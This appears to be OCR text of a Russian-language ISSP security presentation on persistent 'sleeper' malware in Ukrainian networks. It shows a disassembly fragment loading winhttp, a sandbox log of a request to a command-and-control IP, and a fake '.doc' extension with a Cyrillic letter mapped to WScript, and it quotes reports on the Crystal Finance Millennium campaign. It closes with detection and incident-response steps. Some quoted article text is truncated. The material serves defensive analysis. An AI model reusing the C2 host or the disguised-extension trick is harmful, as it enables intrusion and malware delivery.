22.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
23.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
24.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
25.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
26.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
27.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
28.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
29.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
30.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4

ISSP

Спящие агенты

если вы выдворите хакеров, они вернутся

Спящий агент: Notepad

```
seg003:00000732                 pop     ebp
seg003:00000733                 push    'ptt'
seg003:00000738                 push    'hniw'
seg003:0000073D                 push    esp
seg003:0000073E                 push    726774Ch
seg003:00000743                 call    ebp             ; LoadLibrary
```


```
CALL to LoadLibraryA from 00360743
FileName = "winhttp"
```

March 31, 2017, 10 a.m.
WSASend

buffer: GET /9JBAV HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache
Host: 188.42.253.43:8820
socket: 432

March 31, 2017, 10 a.m.
NtAllocateVirtualMemory

process_identifier: 572
region_size: 4194304
protection: 64 (PAGE_EXECUTE_READWRITE)
base_address: 0x02c00000
allocation_type: 4096 (MEM_COMMIT)
process_handle: 0xffffffff




Спящий агент: Поддельный документ “MS Word”

Новый тип файлов «.dос» – где «о» - киррилическая.

Назначение приложения по умолчанию для нового типа файлов
%SystemRoot%\System32\WScript.exe /e:jscript "%1" %*

Установка иконки для приложения
%allusersprofile%\word.ico.



ISSP

Information Systems Security Partners

Кульминация:


теперь ты меня заметишь, но будет уже поздно....

Выполнение миссии


Зачистка

ISSP

Все стадии атаки на таймлайне



Detection & Response



Managed Detection & Reponse

Эксперты

1. Аналитики
2. Администраторы
3. Threat Hunter
4. Аудиторы
5. CERT

Технологии

SIEM

Network Monitoring

NGFW/IPS/WAF


Сканеры Уязвимостей

PAM, Sandboxes

EDR, etc

ISSP Security Operations Center

Кибератаки в Украине (10.16 – 10.17)



ISSP

TREND MICRO

Business > For Home >

BUY DOWNLOAD LOGIN

Products & Solutions | IoT Security | Intelligence | Support | Partners | About | Contact

Security News > Cybercrime & Digital Threats > Ukraine Hit by New Malware Attacks via a Compromised Web Server

IBM X-Force Exchange

Crystal Finance

-1

x-force malware campaig

Public Collection | 12 F

Ukraine Compro

August 24, 2017

Advisory Type

Attack Campaign: Crystal Finance Millen

Time Frame

August 24, 2017 - XFE Collection create

Overview

It was reported that a software accountin
at first, that this could be related to the re
malware, but did not distribute it as an up
phishing emails that contained a zipped
Millennium website. The ransomware that was downloaded provides a BitCoin address requesting a payment to unlock the files. The firm has had its web servers taken off line by the company that hosts them until the issue is resolved. It is strongly recommended to not download anything from the company until resolution is officially confirmed.

Ukraine became the
the Petya ransomwa
June. The country se
attack, which was id
update to an accour
Ukranian companie
the security spotligh
variants (Detected b
BKDR_TRICKBOT.SM
TSPY_EMOTET.SML3,
creates accounting software for businesses.

According to the initial reports from Information Systems Security Partners (ISSP), CFM's web servers were compromised by hackers, which they then used to store the malware. The attackers then sent phishing emails that came attached with ZIP files containing JavaScript

BLUVECTOR

PRODUCT RESOURCES EVENTS BLOG ABOUT CONTACT

< All Articles

What Is It?

Ukrainian security firm Information Systems Security Partners (ISSP) discovered a currently unnamed malware distribution campaign which was serving malware from the website of another Ukrainian financial software developer, Crystal Finance Millennium. ISSP suggested that it could be an indication that another large scale cyberattack is imminent, though the evidence may not support that conclusion.

The BluVector Threat Team obtained a copy of the file, док.zip (dock.zip), mentioned in the ISSP report. It contains a Word document titled "A contract for the supply of a wholesale lot of goods" along with a malicious JavaScript. Clearly there is a social engineering component to this attack, such as spam e-mail, as a user must be convinced to open the zip file and click on the JavaScript file in order to be infected.

The JavaScript is lightly obfuscated and contains a list of three URLs (stored as a reversed array of characters), from which it attempts to download and execute load.exe. The BluVector Threat Team was successful in downloading a sample of this file from one of the URLs (SHA256: 4ced511a7aedfa4fefe0efb5647abf5f2e5628453cab0e19cc07eec2c83a6b5d).

- Spreads Via Third Party App Stores
- KOVTER: An Evolving Malware Gone Fileless

ISSP

Information Systems Security Partners

Моя инфраструктура скомпрометирована?

Попробуйте себя в качестве аналитика

Собрать улики и образцы

Anti-X

1. Создать отчет по сработкам сканера
2. Определить даты возникновения файлов зловреда
3. Расследовать поздние сработки

NG Firewall

1. Создать отчет подсистемы IPS.
2. Отфильтровать заблокированные сессии внутренние
3. Провести расследование

Anti-Spam

1. Зайти в карантин
2. Отфильтровать письма с вложениями по

- Virus outbreak
- Spam outbreak
- Собрать образцы

Проанализировать угрозы, добыть индикаторы

Отправить образец нам на анализ

Отправить дамп диска и памяти нам на анализ

Отправить данные журналов событий нам на анализ

Провести расследование

Получить Индикаторы компрометации

Получить инструкции

Сигнатуры

Проверить наличие индикаторов в журналах событий

- Firewalls
- WebProxy
- Microsoft events

Благодарю за внимание!

